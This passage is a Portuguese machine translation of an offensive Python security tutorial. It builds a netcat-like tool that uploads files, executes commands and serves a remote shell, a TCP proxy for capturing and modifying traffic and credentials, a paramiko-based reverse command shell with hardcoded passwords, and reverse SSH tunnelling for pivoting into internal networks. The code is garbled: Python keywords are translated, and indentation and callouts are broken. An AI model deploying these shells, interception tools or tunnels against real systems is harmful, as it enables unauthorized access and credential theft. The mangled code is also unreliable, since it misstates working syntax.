            # Vamos ouvir e potencialmente
            # Upload de coisas, executar comandos, e soltar um shell de volta
            # Dependendo de nossas opções de linha de comando acima
            se ouvir:
                server_loop ()

```

a Principal()

Começamos a leitura em todas as opções de linha de comando ② e definir as variáveis necessárias dependendo das opções que detectam. Se qualquer um dos parâmetros de linha de comando não correspondem aos nossos critérios, que imprimir informações de uso útil ① . No próximo bloco de código ③ , estamos a tentar imitar netcat para ler dados de stdin e enviá-lo através da rede. Como se observa, se você planeja enviar dados interativamente, você precisa enviar um CTRL -D para ignorar a leitura stdin. A peça final ④ é onde nós detectar que estamos a criar um socket de escuta e processar outros comandos (upload de um arquivo, executar um comando, inicie um shell de comando).

Agora vamos começar a colocar no encanamento para algumas destas características, começando com o nosso código de cliente. Adicionar o seguinte código acima da nossa principal função.

```

client_sender def (buffer):

    client = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

    experimentar:
        # Ligar para o nosso host de destino
        client.connect ((destino, porta))

    ①
        if len (buffer):
            client.send (buffer)
        while True:

            # Agora esperar por dados de volta
            recv_len = 1
            resposta = ""

            enquanto recv_len:
                dados = Client.recv (4096)
                recv_len = len (de dados)
                resposta += dados

                se recv_len <4096:
                    pausa

                resposta de impressão,

    ②
                # Espera por mais entrada
                tampão raw_input = ( "")
                tampão += "\n"

                # Enviá-lo
                client.send (buffer)

    exceto:
        print "[*] Exception! sair."
        # Derrubar a conexão
        client.close ()

```

A maior parte deste código deve ser familiar para você agora. Começamos por configurar o nosso objeto de soquete TCP e em seguida, teste ① para ver se recebemos qualquer entrada de stdin. Se tudo estiver bem, nós enviamos os dados fora de o alvo remoto e receber de volta os dados ② até que não haja mais dados para receber. Nós, então, esperar por ainda mais a entrada do usuário ③ e continuar a enviar e receber dados até que o usuário mata o script.

A quebra de linha extra é anexado especificamente para a nossa entrada do usuário para que o nosso cliente será compatível com o nosso shell de comando. Agora vamos seguir em frente e criar o nosso ciclo servidor principal e uma função de stub que irá lidar com tanto a nossa execução do comando e nosso shell de comando completo.

```
server_loop def () :
    meta global

    # Se nenhum alvo é definida, nós escutar em todas as interfaces
    se não len (target):
        target = "0.0.0.0"

    server = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
    server.bind ((destino, porta))
    server.listen (5)

    while True:
        client_socket, addr = server.accept ()

        # Cisão de uma thread para lidar com o nosso novo cliente
        client_thread = threading.Thread (target = client_handler,
                                         args = (client_socket,))
        client_thread.start ()
```

```
run_command def (comando):
    # Aparar a nova linha
    command = comando.rstrip ()

    # Executar o comando e obter a saída de volta
    experimenter:
        output = subprocess.check_output (comando, stderr = subprocess.
                                         STDOUT, shell = True)
    exceto:
        output = "Falha ao executar o comando. \ r \ n"

    # Enviar a saída de volta para o cliente
    saída de retorno
```

Até agora, você é um veterano na criação de servidores TCP completo com threading, por isso não vou mergulhar ao `server_loop` função. O `run_command` função, no entanto, contém uma nova biblioteca que não tem coberta ainda: o `subprocess`. `subprocess` fornece uma poderosa interface de criação de processos que lhe dá um número de maneiras de iniciar e interagir com os programas clientes. Neste caso ①, estamos simplesmente executando tudo o comando passamos em, executá-lo no sistema operacional local, e retornando a saída do comando de volta para o cliente que está ligado a nós. O código de manipulação de exceção vai pegar erros genéricos e voltar uma mensagem informando que o comando falhou.

Agora vamos implementar a lógica para fazer o upload de arquivos, execução de comandos, eo nosso escudo.

```
client_handler def (client_socket):
    global de upload
    global de execução
    comando global

    # Verificar para upload
    if len (upload_destination):

        # Lido em todos os bytes e escrever para o nosso destino
        file_buffer = ""

        # Manter a leitura de dados até que não está disponível
        while True:
            data = client_socket.recv (1024)

            Se não dados:
                pausa
            outro:
                file_buffer += dados

        # Agora tomamos esses bytes e tentar escrevê-los
        experiminar:
            file_descriptor = open (upload_destination, "wb")
            file_descriptor.write (file_buffer)
            file_descriptor.close ()

            # Reconhecer que escreveu o arquivo para fora
            client_socket.send ( "salvos com sucesso arquivo para
            % S \ r \ n "% upload_destination)
        exceto:
            client_socket.send ( "Falha ao salvar arquivo para% s \ r \ n"%
            upload_destination)

        # Cheque para execução de comandos
        if len (executar):

            # Executar o comando
            output = run_command (executar)

            client_socket.send (saída)

        # Agora vamos para outro ciclo se um shell de comando foi solicitada
        se o comando:

            while True:
                # Mostrar uma linha simples
                client_socket.send ( "<BHP: #>")

                # Agora que recebemos até que vejamos um avanço de linha
                (tecla Enter)
                cmd_buffer = ""
                enquanto "\ n" não em cmd_buffer:
                    cmd_buffer += client_socket.recv (1024)

                # Enviar de volta a saída do comando
                response = run_command (cmd_buffer)

                # Enviar de volta a resposta
                client_socket.send (resposta)
```

Nosso primeiro pedaço de código ❶ é responsável por determinar se a nossa ferramenta de rede está definido para receber um arquivo quando ele recebe uma ligação. Isto pode ser útil para upload-e-executar exercícios ou para instalar malware e tento o malware remover o nosso retorno Python. Primeiro vamos receber os dados do arquivo em um loop ❷ para se certificar de que nós recebemos tudo, e então nós simplesmente abrir um identificador de arquivo e gravar o conteúdo do arquivo. A `WB` bandeira garante que estamos escrevendo o arquivo com o modo binário habilitado, que garante que o upload e escrever um binário executável será bem sucedido. Próximo processamos nossa executar funcionalidade ❸ , o que chama a nossa escrito anteriormente `run_command` função e simplesmente envia o resultado de volta em toda a rede. Nosso último pedaço de código manipula o nosso shell de comandos ❹ ; ela continua a executar comandos como nós enviá-las por e envia de volta a saída. Você vai notar que ele está a procurar um caractere de nova linha para determinar quando processar um comando, o que torna netcat-friendly.

No entanto, se você está conjurando um cliente Python para falar com ele, lembre-se de adicionar a nova linha personagem.

Chutar os pneus

Agora vamos brincar com ele um pouco para ver alguma saída. Em um terminal ou `cmd.exe` shell, executar o nosso script assim:

```
justin $ ./bhnet.py -l -p 9999 -c
```

Agora você pode disparar até outro terminal ou `cmd.exe` , e executar o nosso script em modo cliente. Lembre-se disso nosso script está a ler de `stdin` e vai fazê-lo até que o marcador EOF (EOF) é recebido. Enviar EOF, bateu `CTRL-D` no seu teclado:

```
justin $ ./bhnet.py -t localhost -p 9999
<CTRL-D>
<BHP: #> ls -la
Total 32
drwxr-xr-x 4 justin equipe 136 18 de dezembro 19:45.
drwxr-xr-x 4 justin equipe 136 09 de dezembro 18:09 ..
-rw-rw-rwt 1 justin equipe 8498 19 de dezembro 06:38 bhnet.py
-rw-r - r-- 1 equipe justin 844 10 de dezembro 09:34 listing-1-3.py
<BHP: #> pwd
/ Users / justin / svn / BHP / code / Chapter2
<BHP: #>
```

Você pode ver que nós recebemos de volta o nosso shell de comandos personalizada, e porque estamos em um host Unix, nós pode executar alguns comandos locais e receber de volta um pouco de saída como se tivéssemos conectado via SSH ou estavam na caixa localmente. Podemos também usar o nosso cliente para enviar pedidos o bom caminho, à moda antiga:

```
justin $ echo -ne "GET / HTTP / 1.1 \r \n Host: www.google.com \r \n \r \n" | ./bhnet.py -t www.google.com -p 80
```

```
HTTP / 1.1 302 Encontrada
Localização: http://www.google.ca/
Cache-Control: privada
Content-Type: text / html; charset = UTF-8
P3P: CP = "Esta não é uma política P3P. Veja http://www.google.com/support/?contas / bin / answer.py? hl = en & answer = 151657 para obter mais informações."
Data: Wed, 19 dez 2012 13:22:55 GMT
Servidor: gws
Content-Length: 218
X-XSS-Protection: 1; mode = block
X-Frame-Options: SAMEORIGIN

<HTML> <HEAD> <meta http-equiv = "Content-Type" "text / html; charset = utf-8" content =>
<TITLE> 302 Movido </ TITLE> </ HEAD> <BODY>
<H1> 302 Movido </ H1>
O documento passou
<A HREF="http://www.google.ca/"> aqui </A>.
</ BODY> </ HTML>
[*] Exception! Sair.

justin $
```

Ai está! Não é uma técnica super-técnico, mas é uma boa base sobre como cortar juntos algumas tomadas de cliente e servidor em Python e usá-los para o mal. É claro, é os fundamentos que você mais precisa: use sua imaginação para expandir ou melhorar. Em seguida, vamos construir um proxy TCP, que é útil em qualquer número de cenários ofensivas.

Construindo um Proxy TCP

Há uma série de razões para ter um proxy TCP em seu cinto de ferramentas, tanto para o encaminhamento de tráfego para saltar de um hospedeiro para outro, mas também quando se avalia software baseado em rede. ao realizar testes de penetração em ambientes corporativos, você vai comumente ser confrontado com o fato de que você não pode executar Wireshark, que você não pode carregar os drivers para cheirar a loopback no Windows, ou que a rede segmentação impede você de executar suas ferramentas diretamente contra o seu host de destino. Eu ter empregado um proxy de Python simples em um número de casos para ajudar a entender os protocolos desconhecidos, modificar seu tráfego enviado para uma aplicação, e criar casos de teste para fuzzers. Vamos chegar a ele.

```

sys importação
tomada de importação
rosqueamento de importação
def server_loop (local_host, local_port, remote_host, remote_port, receive_first):

    server = socket.socket (socket.AF_INET, socket.SOCK_STREAM)

    experimentar:
        server.bind ((local_host, local_port))
    exceto:
        print "[!] Falha ao escutar em% s:% d"% (local_host, local_
        porta)
        print "[!] Verifique se há outros soquetes de escuta ou correta
        permissões ".
        sys.exit (0)

    print "[*] Ouvir on% s:% d"% (local_host, local_port)

    server.listen (5)

    while True:
        client_socket, addr = server.accept ()

        # Imprimir as informações de conexão local
        print "[=>] recebida conexão de entrada de% s:% d"%
        (Endereço [0], addr [1])

        # Iniciar uma discussão para conversar com o host remoto
        proxy_thread = threading.Thread (target = proxy_handler,
        args = (client_socket, remote_host, remote_port, receive_first))

        proxy_thread.start ()

def main():

    # Não de linha de comando fantasia analisar aqui
    if len (sys.argv [1:])! = 5:
        print "Uso: ./proxy.py [localhost] [localport] [remotehost]
        [RemotePort] [receive_first]"
        print "Exemplo: 127.0.0.1 ./proxy.py 9000 10.12.132.1 9000 True"
        sys.exit (0)

    # parâmetros de escuta configuração local
    local_host = sys.argv [1]
    local_port = int (sys.argv [2])

    # Destino remoto de configuração
    remote_host = sys.argv [3]
    remote_port = int (sys.argv [4])

    # Isto diz a nossa proxy para se conectar e receber dados
    # Antes de enviar para o host remoto
    receive_first = sys.argv [5]

    Se "True" em receive_first:
        receive_first = True
    outro:
        receive_first = False

    # Agora girar nossa soquete de escuta
    server_loop (local_host, local_port, remote_host, remote_port, receive_first)

a Principal()

```

A maior parte deste deve parecer familiar: que tomamos em alguns argumentos de linha de comando e, em seguida, disparar um servidor loop que atende a conexões. Quando uma solicitação de conexão fresco entra, nós entregá-lo ao nosso proxy_handler , que faz tudo de o envio e recebimento de suculentos pedaços de ambos os lados de a dados corrente.

Vamos mergulhar no proxy_handler função agora adicionando o seguinte código acima do nosso principal função.

```

proxy_handler def (client_socket, remote_host, remote_port, receive_first):

    # Conectar ao host remoto
    remote_socket = socket.socket (socket.AF_INET,
                                    socket.SOCK_STREAM)
    remote_socket.connect ((remote_host, remote_port))

    # Receber dados a partir da extremidade remota, se necessário
    ① se receive_first:

        ② remote_buffer = receive_from (remote_socket)
        hexdump (remote_buffer)

        ③ # Enviá-lo para o nosso manipulador de resposta
        remote_buffer = response_handler (remote_buffer)

        # Se temos dados para enviar para o nosso cliente local, enviá-lo
        if len (remote_buffer):
            print "<=> Enviando% d bytes para localhost". %
            len (remote_buffer)
            client_socket.send (remote_buffer)

    # Agora permite ciclo e ler a partir de local,
    # Enviar para o remoto, enviar para o local,
    # Lavagem, lavagem, repita
    while True:

```

```

# Ler de host local
local_buffer = receive_from (client_socket)

if len (local_buffer):

    print "[=>] recebida % d bytes de localhost". % Len (local_
amortecedor)
    hexdump (local_buffer)

    # Enviá-lo para o nosso manipulador de solicitação
    local_buffer = request_handler (local_buffer)

    # Enviar os dados para o host remoto
    remote_socket.send (local_buffer)
    imprimir "[==>] Enviado para remoto."

    # Receber de volta a resposta
    remote_buffer = receive_from (remote_socket)

if len (remote_buffer):

    impressão "[<=] Recebido % d bytes de controle remoto." % Len (remote_buffer)
    hexdump (remote_buffer)

    # Enviar para o nosso manipulador de resposta
    remote_buffer = response_handler (remote_buffer)

    # Enviar a resposta para o socket local
    client_socket.send (remote_buffer)

    print "[<==] Enviado para localhost".

❸ Se há mais dados de ambos os lados, fechar as conexões
Se não len (local_buffer) ou não len (remote_buffer):
    client_socket.close ()
    remote_socket.close ()
    print "[*] Não há mais dados. Fechando conexões."
    pausa

```

Esta função contém a maior parte da lógica para o proxy. Para começar, vamos verificar para se certificar de que não precisa primeiro iniciar uma conexão com os dados secundários e pedido remoto antes de entrar em nosso loop principal ❶. Alguns servidores daemons vai esperar você para fazer esta primeira (FTP servidores tipicamente enviar uma bandeira em primeiro lugar, por exemplo). Em seguida, usamos o nosso `receive_from` função ❷, que reutilizar para ambos os lados da comunicação; ele simplesmente leva em um objeto de socket conectado e executa um recebimento. Em seguida, despejar o conteúdo ❸ do pacote para que possamos inspecioná-lo para qualquer coisa interessante. Em seguida nós entregar a saída para a nossa `response_handler` função ❹. Dentro dessa função, você pode modificar o conteúdo do pacote, executar tarefas de fuzzing, teste para problemas de autenticação, ou qualquer outra coisa que seu coração deseja. Existe um cortesia `request_handler` função que faz o mesmo para modificar o tráfego de saída também.

O último passo é enviar o buffer recebido para o nosso cliente local. O resto do código de proxy é simples: estamos continuamente lido do local, processo, enviar para o remoto, ler a partir remoto, processo, e enviar para o local, até que não haja mais dados detectados ❽.

Vamos juntos pelo resto de nossas funções para completar o nosso proxy.

```

# Esta é uma função hex despejo bastante retirados directamente
# O AQUI Comentários:
# http://code.activestate.com/recipes/142812-hex-dumper/
❻ def hexdump (src, comprimento = 16):
    result = []
    digitos = 4 se isinstance (src, unicode) else 2
    for i in xrange (0, len (src), comprimento):
        s = src [i: i + length]
        hexa = b ' '.join ([ "% 0 * X" % (digitos, ORD (X)) para x em s])
        text = b ' '.join ([x, se 0x20 <= ord (x) <0x7F outra b '.' para x no s])
        result.append (b "% 0X% - * s% s%" (I, comprimento * (digitos + 1), hexa,
        texto))

    print b '\ n'.join (resultado)

❼ def receive_from (conexão):
    tampão = ""

    # Nós estabelecemos um segundo tempo 2; Dependendo da sua
    # Alvo, este pode necessitar de ser ajustada
    connection.settimeout (2)

    experimentar:
        # Manter a leitura no buffer até
        # Não há mais dados
        # Ou que o tempo fora
        while True:

            data = connection.recv (4096)

            Se não dados:
                pausa

            tampão += dados

        exceto:
            passar

        buffer de retorno

    # Modificar quaisquer pedidos destinados ao host remoto
❽ def request_handler (buffer):
    # Realizar modificações de pacotes
    buffer de retorno

❼ # modificar quaisquer respostas destinados para o local de acolhimento
❾ response_handler def (buffer):
    # Realizar modificações de pacotes
    buffer de retorno

```

Este é o pedaço final do código para completar o nosso proxy. Primeiro criamos a nossa função de dumping hex ❶ que a saída será simplesmente os detalhes de pacotes com ambos os seus valores hexadecimais e ASCII imprimíveis

personagens. Isso é útil para a compreensão de protocolos desconhecidos, encontrar as credenciais do usuário em texto simples, e muito mais. O `receive_from` função **2** é usado tanto para receber dados remotos, e nós simplesmente passar o objeto de soquete para ser usado. Por padrão, não é um dois-segunda set timeout, o que pode ser agressivo se você está agindo como proxy o tráfego para outros países ou ao longo lossy redes (aumentar o tempo limite se necessário). O resto da função simplesmente lida com a recepção de dados até que mais dados é detectado na outra extremidade da ligação. Nossas duas últimas funções **3** **4** permitir-lhe para modificar qualquer tráfego que é destinado para uma ou outra extremidade do proxy. Isto pode ser útil, por exemplo, se as credenciais do usuário em texto puro estão sendo enviados e você quer tentar elevar privilégios sobre o pedido de passando em `administração`, em vez de `justin`. Agora que temos o nosso proxy de configurar, vamos levá-la para uma rodada.

Chutar os pneus

Agora que temos o nosso ciclo de proxy núcleo e as funções de apoio no lugar, vamos testar isso contra um servidor FTP. Fogo até o proxy com as seguintes opções:

```
justin $ sudo ./proxy.py 127.0.0.1 21 ftp.target.ca 21 Verdadeiro
```

Nós usamos `sudo` aqui porque a porta 21 é uma porta privilegiada e exige privilégios administrativos ou de raiz a fim de ouvir sobre ele. Agora pegue o seu cliente FTP favorito e configurá-lo para usar localhost e a porta 21 como a sua host remoto e porta. Claro, você vai querer apontar o seu proxy para um servidor FTP que vai realmente responder a você. Quando eu corri isso em um servidor FTP teste, eu tenho o seguinte resultado:

```
[*] Escuta em 127.0.0.1:21
[==>] Recebida conexão de entrada de 127.0.0.1:59218
0000 32 32 30 20 50 72 54 50 6F 46 44 20 31 2E 33 2E
0010 33 61 20 53 65 72 76 65 72 20 28 44 65 62 69 61
0020 6E 29 20 5B 3A 3A 66 66 66 3A 35 30 35 37 2E
0030 2E 31 36 38 2E 39 33 5D 0D 0A
[<==] Enviando 58 bytes para localhost.
[==>] Recebeu 12 bytes de localhost.
0000 55 53 45 52 20 74 65 73 74 79 0D 0A
[==>] Enviado para remoto.
[<==] Recebeu 33 bytes a partir remoto.
0000 33 33 31 20 50 61 73 73 77 64 20 6F 72 72 65 71
0010 75 69 72 65 64 20 66 20 74 6F 72 65 73 74 79 0D
0020 0A
[<==] Enviado para localhost.
[==>] Recebeu 13 bytes de localhost.
0000 50 41 53 53 20 74 65 73 74 65 72 0D 0A
[==>] Enviado para remoto.
[*] Não há mais dados. Fechando conexões.
```

Você pode ver claramente que somos capazes de receber com sucesso a bandeira FTP e enviar um nome de usuário e senha, e que limpa saí quando o servidor nos pontapés por causa de credenciais incorretas.

SSH com paramiko

Girando com BHNET é muito útil, mas às vezes é sábio para criptografar o tráfego para evitar detecção. Um meio comum de fazer isso é túnel do tráfego usando Secure Shell (SSH). Mas o que se

seu alvo não tem um cliente SSH (como 99,81943 por cento dos sistemas Windows)?

Embora existam grandes clientes SSH disponíveis para Windows, como massa de videnteiro, este é um livro sobre Python. Dentro Python, você poderia usar soquetes brutos e um pouco de magia de criptografia para criar seu próprio cliente SSH ou servidor - mas porque cria quando você pode reutilizar? Paramiko usando PyCrypto lhe dá acesso simples para o SSH2 protocolo.

Para saber mais sobre como esta biblioteca funciona, usaremos paramiko para fazer uma conexão e executar um comando em um sistema SSH, configurar um servidor SSH e o cliente SSH para executar comandos remotos em um Windows máquina, e, finalmente, decifrar o arquivo túnel demonstração inversa incluídos com paramiko para duplicar a opção de proxy de BHNET. Vamos começar.

Primeiro, pegue paramiko usando instalador pip (ou baixá-lo do <http://www.paramiko.org/>):

```
pip instalar paramiko
```

Vamos usar alguns dos arquivos de demonstração mais tarde, então certifique-se de baixá-los no site da paramiko também.

Criar um novo arquivo chamado *bh_sshcmd.py* e digite o seguinte:

```
rosqueamento de importação
paramiko importação
subprocess importação

❶ def ssh_command(ip, usuário, passwd, comando):
    client = paramiko.SSHClient()
    # client.load_host_keys ('/home/justin/.ssh/known_hosts')
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, username=usuário, senha=passwd)
    ssh_session = client.get_transport().open_session()
    se ssh_session.active:
       ❷         ssh_session.exec_command(comando)
        ssh_session.recv impressão(1024)
    Retorna

ssh_command ('192.168.100.131', 'Justin', 'lovesthepython', 'id')
```

Este é um programa bastante simples. Nós criamos uma função chamada `ssh_command` ❶, o que torna uma conexão com um servidor SSH e executa um único comando. Observe que paramiko suporta autenticação com chaves ❷ em vez de (ou além) de autenticação por senha. Usando a chave SSH autenticação é fortemente recomendada num engate real, mas para facilidade de uso neste exemplo, vamos ficar com o tradicional nome de usuário e senha de autenticação.

Porque nós estamos controlando ambas as extremidades desta conexão, vamos definir a política de aceitar a chave SSH para o servidor SSH que está se conectando ❸ e fazer a conexão. Finalmente, assumindo que a ligação está feito, corremos o comando que nós passamos ao longo da chamada para a `ssh_command` função em nosso exemplo, o comando id ❹.

Vamos executar um teste rápido, ligando para o nosso servidor Linux:

```
C: \ tmp> python bh_sshcmd.py
Uid = 1000 gid = 1001 grupos (Justin) (Justin) = 1001 (justin)
```

Você verá que ele se conecta e, em seguida, executa o comando. Você pode facilmente modificar este script para ser executado

vários comandos em um servidor SSH ou comandos são executados em vários servidores SSH.

Assim, com o básico feito, vamos modificar nosso script para apoiar a execução de comandos sobre o nosso cliente Windows sobre SSH. Claro que, normalmente quando usando SSH, você usar um cliente SSH para se conectar a um servidor SSH, mas porque o Windows não inclui um servidor SSH out-of-the-box, precisamos inverter esta e enviar comandos do nosso servidor SSH para o cliente SSH.

Criar um novo arquivo chamado *bh_sshRcmd.py* e digite o seguinte: [6]

```
rosqueamento de importação
paramiko importação
subprocess importação

ssh_command def (ip, usuário, passwd, comando):
    client = paramiko.SSHClient()
    # client.load_host_keys ('/home/justin/.ssh/known_hosts')
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    client.connect(ip, username=usuário, senha=passwd)
    ssh_session = client.get_transport().open_session()
    se ssh_session.active:
        ssh_session.send (comando)
        ssh_session.recv impressão(1024) # Ler bandeira
    while True:
        command = ssh_session.recv (1024) # get o comando do SSH
        servidor
        experimentar:
            cmd_output = subprocess.check_output (comando, shell=True)
            ssh_session.send (cmd_output)
        salvo exceção, e:
            ssh_session.send (str (e))
    client.close ()
Retorna
ssh_command ('192.168.100.130', 'Justin', 'lovesthepython', 'ClientConnected')
```

As primeiras linhas são como o nosso último programa e o novo material começa no `enquanto True:` loop. Também notar que o primeiro comando enviamos é `ClientConnected`. Você verá porque quando criamos o outro extremidade da conexão SSH.

Agora crie um novo arquivo chamado *bh_sshserver.py* e digite o seguinte:

```
tomada de importação
paramiko importação
rosqueamento de importação
sys importação
# Usando a chave dos arquivos de demonstração paramiko
❶ host_key = paramiko.RSAKey (filename = 'test_rsa.key')

❷ classe Servidor (paramiko.ServerInterface):
    _init_ def (self):
        self.event threading.Event = ()
    def check_channel_request (self, tipo, chanid):
        se 'sessão' tipo ==:
```

```

        voltar paramiko.OPEN_SUCCEEDED
        voltar paramiko.OPEN_FAILED_ADMINISTRATIVELY_PROHIBITED
    check_auth_password def (self, nome de usuário, senha):
        if (nome == 'Justin') e (password == 'lovesthepython'):
            voltar paramiko.AUTH_SUCCESSFUL
        voltar paramiko.AUTH_FAILED
server = sys.argv [1]
ssh_port = int (sys.argv [2])
❶ tentar:
    meia = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt (socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind ((servidor, ssh_port))
    sock.listen (100)
    print '[+] escuta para conexão ...'

    cliente, addr = sock.accept ()
    salvo exceção, e:
        print '[-] Ocorreu um erro: ' + str (e)
        sys.exit (1)
    print '[+] Tem uma ligação!'

❷ tentar:
    bhSession = paramiko.Transport (cliente)
    bhSession.add_server_key (host_key)
    server = Server ()
    experimentar:
        bhSession.start_server (server = servidor)
    exceto paramiko.SSHException, x:
        print '[-] Negociação SSH falhou.'
    chan = bhSession.accept (20)
    print '[+] Autenticado!'
    chan.recv impressão (1024)
    chan.send ('Bem-vindo ao bh_ssh')
❸ while True:
    experimentar:
        command = raw_input ('Comando Enter:').strip ('\n')
        Se command == "sair":
            chan.send (comando)
            chan.recv impressão (1024) + '\n'
        outro:
            chan.send ('sair')
            print 'sair'
            bhSession.close ()
            levantar Exception ('sair')
    exceto KeyboardInterrupt:
        bhSession.close ()
    salvo exceção, e:
        print '[-] Exceção Preso: ' + str (e)
    experimentar:
        bhSession.close ()
    exceto:
        passar
        sys.exit (1)

```

Este programa cria um servidor SSH que o nosso cliente SSH (onde se deseja executar comandos) conecta para. Este poderia ser um Linux, Windows, ou mesmo sistema OS X que tem Python e paramiko instalado.

Para este exemplo, estamos usando a chave SSH incluída nos arquivos de demonstração paramiko ❶. Começamos um soquete ouvinte ❷, tal como fizemos no início do capítulo, e depois SSHinize que ❸ e configurar o métodos de autenticação ❹. Quando um cliente foi autenticado ❺ e enviou-nos o ClientConnected Mensagem ❻, qualquer comando que digitar no `bh_sshserver` é enviado para o `bh_sshclient` e executado em `bh_sshclient`, a saída é devolvida ao `bh_sshserver`. Vamos dar uma chance.

Chutar os pneus

Para o demo, eu vou correr o servidor e o cliente na minha máquina Windows (veja a Figura 2-1).

Figura 2-1. Usando SSH para executar comandos

Você pode ver que o processo é iniciado através da criação de nosso servidor SSH ❶ e, em seguida, conectando a partir de nossa cliente ❷. O cliente está conectado com sucesso ❸ e executar um comando ❹. Nós não vemos nada em o cliente SSH, mas o comando enviamos é executado no cliente ❺ e a saída é enviado para o nosso SSH servidor ❻.

The screenshot shows two Command Prompt windows. The left window, titled 'Command Prompt - bh_ss[client]', displays a reverse shell session with the command 'bh_ss.py' running on port 13022. It shows a connection from '192.168.100.130' to '192.168.100.130'. The right window, titled 'Command Prompt - bh_ss[server]', shows a successful connection with the message 'Welcome to bh_ssh'.

Tunneling SSH

SSH tunneling é incrível, mas pode ser confuso para entender e configurar, especialmente quando se trata com um túnel SSH inverso.

Lembre-se que o nosso objetivo em tudo isso é para executar comandos que digitar um cliente SSH em um SSH remoto servidor. Quando se utiliza um túnel SSH, em vez de ser digitados comandos enviados para o servidor, o tráfego de rede é enviado empacotado dentro de SSH e depois embalado e entregue pelo servidor SSH.

Imagine que você está na seguinte situação: Você tem acesso remoto a um servidor SSH em um rede interna, mas você quer o acesso ao servidor web na mesma rede. Você não pode acessar o servidor web diretamente, mas o servidor com SSH instalado tem acesso ao servidor SSH não tem as ferramentas que deseja usar instalado nele.

Uma maneira de superar esse problema é a criação de um túnel SSH para a frente. Sem entrar em muitos detalhe, executando o comando `ssh -L 8008: web: 80 justin @ sshserver` irá se conectar ao ssh servidor como o usuário `justin` e configurar porta 8008 em seu sistema local. Qualquer coisa enviada para a porta 8008 vontade ser enviados pelo túnel SSH existente para o servidor SSH e entregue ao servidor web. Figura 2-2 mostra isso em ação.





Figura 2-2. SSH tunneling para a frente

Isso é muito legal, mas lembrar que não há muitos sistemas Windows está executando um serviço de servidor SSH. Não tudo está perdido, no entanto. Podemos configurar uma conexão SSH tunneling inverso. Neste caso, nós conectar-se nosso próprio servidor SSH do cliente Windows na forma usual. Através dessa conexão SSH, nós também especificar uma porta remoto no servidor SSH que será escavado um túnel para o host e porta local (como mostrado na Figura 2-3). Esta máquina e porta local pode ser utilizado, por exemplo, para expor a porta 3389 para acessar um sistema interno usando desktop remoto, ou para outro sistema que o cliente Windows pode acesso (como o servidor web no nosso exemplo).



Os arquivos de demonstração paramiko incluir um arquivo chamado `rforward.py` que faz exatamente isso. Ele funciona perfeitamente como É por isso não só vai replicar esse arquivo, mas eu gostaria de salientar alguns pontos importantes e executar através de uma exemplo de como usá-lo. Abrir `rforward.py`, pular para `main()`, e seguir adiante.

```

def main():
    ①    Opções, servidor, = remotos.parse_options()
    password = None
    se options.readpass:
        Simplified view of running the command:
        password = getpass.getpass("Digite a senha SSH:")
    client = paramiko.SSHClient()
    ②    client.load_system_host_keys()
    client.set_missing_host_key_policy(paramiko.WarningPolicy())
    detalhado ("Ligar para ssh host% s:% d ..."(servidor [0], o servidor [1]))
    experimentar:
        client.connect(servidor [0], o servidor [1], username = options.user,
        key_filename = options.keyfile,
        look_for_keys = options.look_for_keys, password = password)
    exceto Exceção como e:
        print ( """ Falha ao ligar a% s:% d: r'% (servidor [0], o servidor [1], e))
        sys.exit (1)

    detalhado ("Agora o encaminhamento de porta remoto% d para% s:% d ... '% (options.port,
    remoto [0], remoto [1]))

    experimentar:
        ③    reverse_forward_tunnel (options.port, remoto [0], remoto [1],
        client.get_transport ())
    exceto KeyboardInterrupt:
        print ( 'Cc: Port Forwarding parado.')
        sys.exit (0)

```

As poucas linhas no topo ① segunda verificação para certificar-se de todos os argumentos necessários são passados para o roteiro antes de configurar a conexão do cliente Parmakio SSH ② (que deve olhar muito familiar).

A seção final no `main()` chama o `reverse_forward_tunnel` função ③ .

Vamos ter um olhar para essa função.

```

def reverse_forward_tunnel (server_port, remote_host, remote_port, transporte):
    ④    transporte.request_port_forward ('', server_port)
    while True:
        ⑤    Chan = transporte.accept (1000)
        Se chan é None:
            continuar

    ⑥    thr = threading.Thread (target = manipulador, args = (chan, remote_host,.
        remote_port))

        thr.setDaemon (True)
        thr.start ()

```

Em paramiko, existem dois métodos de comunicação principais: `transporte`, que é responsável pela fazer e manter a conexão criptografada e `canal`, que atua como um meia para o envio e receber dados sobre a sessão de transporte criptografado. Aqui começamos a usar paramiko de `request_port_forward` para transmitir TCP conexões de uma porta ④ sobre o SSH servidor e iniciar -se um novo canal de transporte ⑤ . Então, ao longo do canal, chamamos o manipulador função ⑥ .

Mas nós ainda não terminamos.

```

manipulador def (chan, host, porta):
    meia = socket.socket ()
    experimentar:
        sock.connect ((host, porta))
    exceto Exceção como e:
        detalhado ("Encaminhamento solicitação para% s:% d falhou: r '% (host, a porta e))
        Retorna

    '! Conectado Tunnel aberta% r ->% r ->% r' verbose (% (chan.origin_addr,.
        chan.getpeername (),.
        (Host, port)))

    ⑦    while True:
        R, W, X = select.select ([peúga, Chan], [], [])
        se meia na r:
            data = sock.recv (1024)
            if len (dados) == 0:
                pausa
                chan.send (dados)
            Se chan no r:
                data = chan.recv (1024)
                if len (dados) == 0:
                    pausa
                    sock.send (dados)
            chan.close ()
            sock.close ()
        detalhado ('Túnel fechado a partir de% r'% (chan.origin_addr,))


```

E, finalmente, os dados são enviados e recebidos ⑦ .

Vamos dar-lhe uma tentativa.

Chutar os pneus

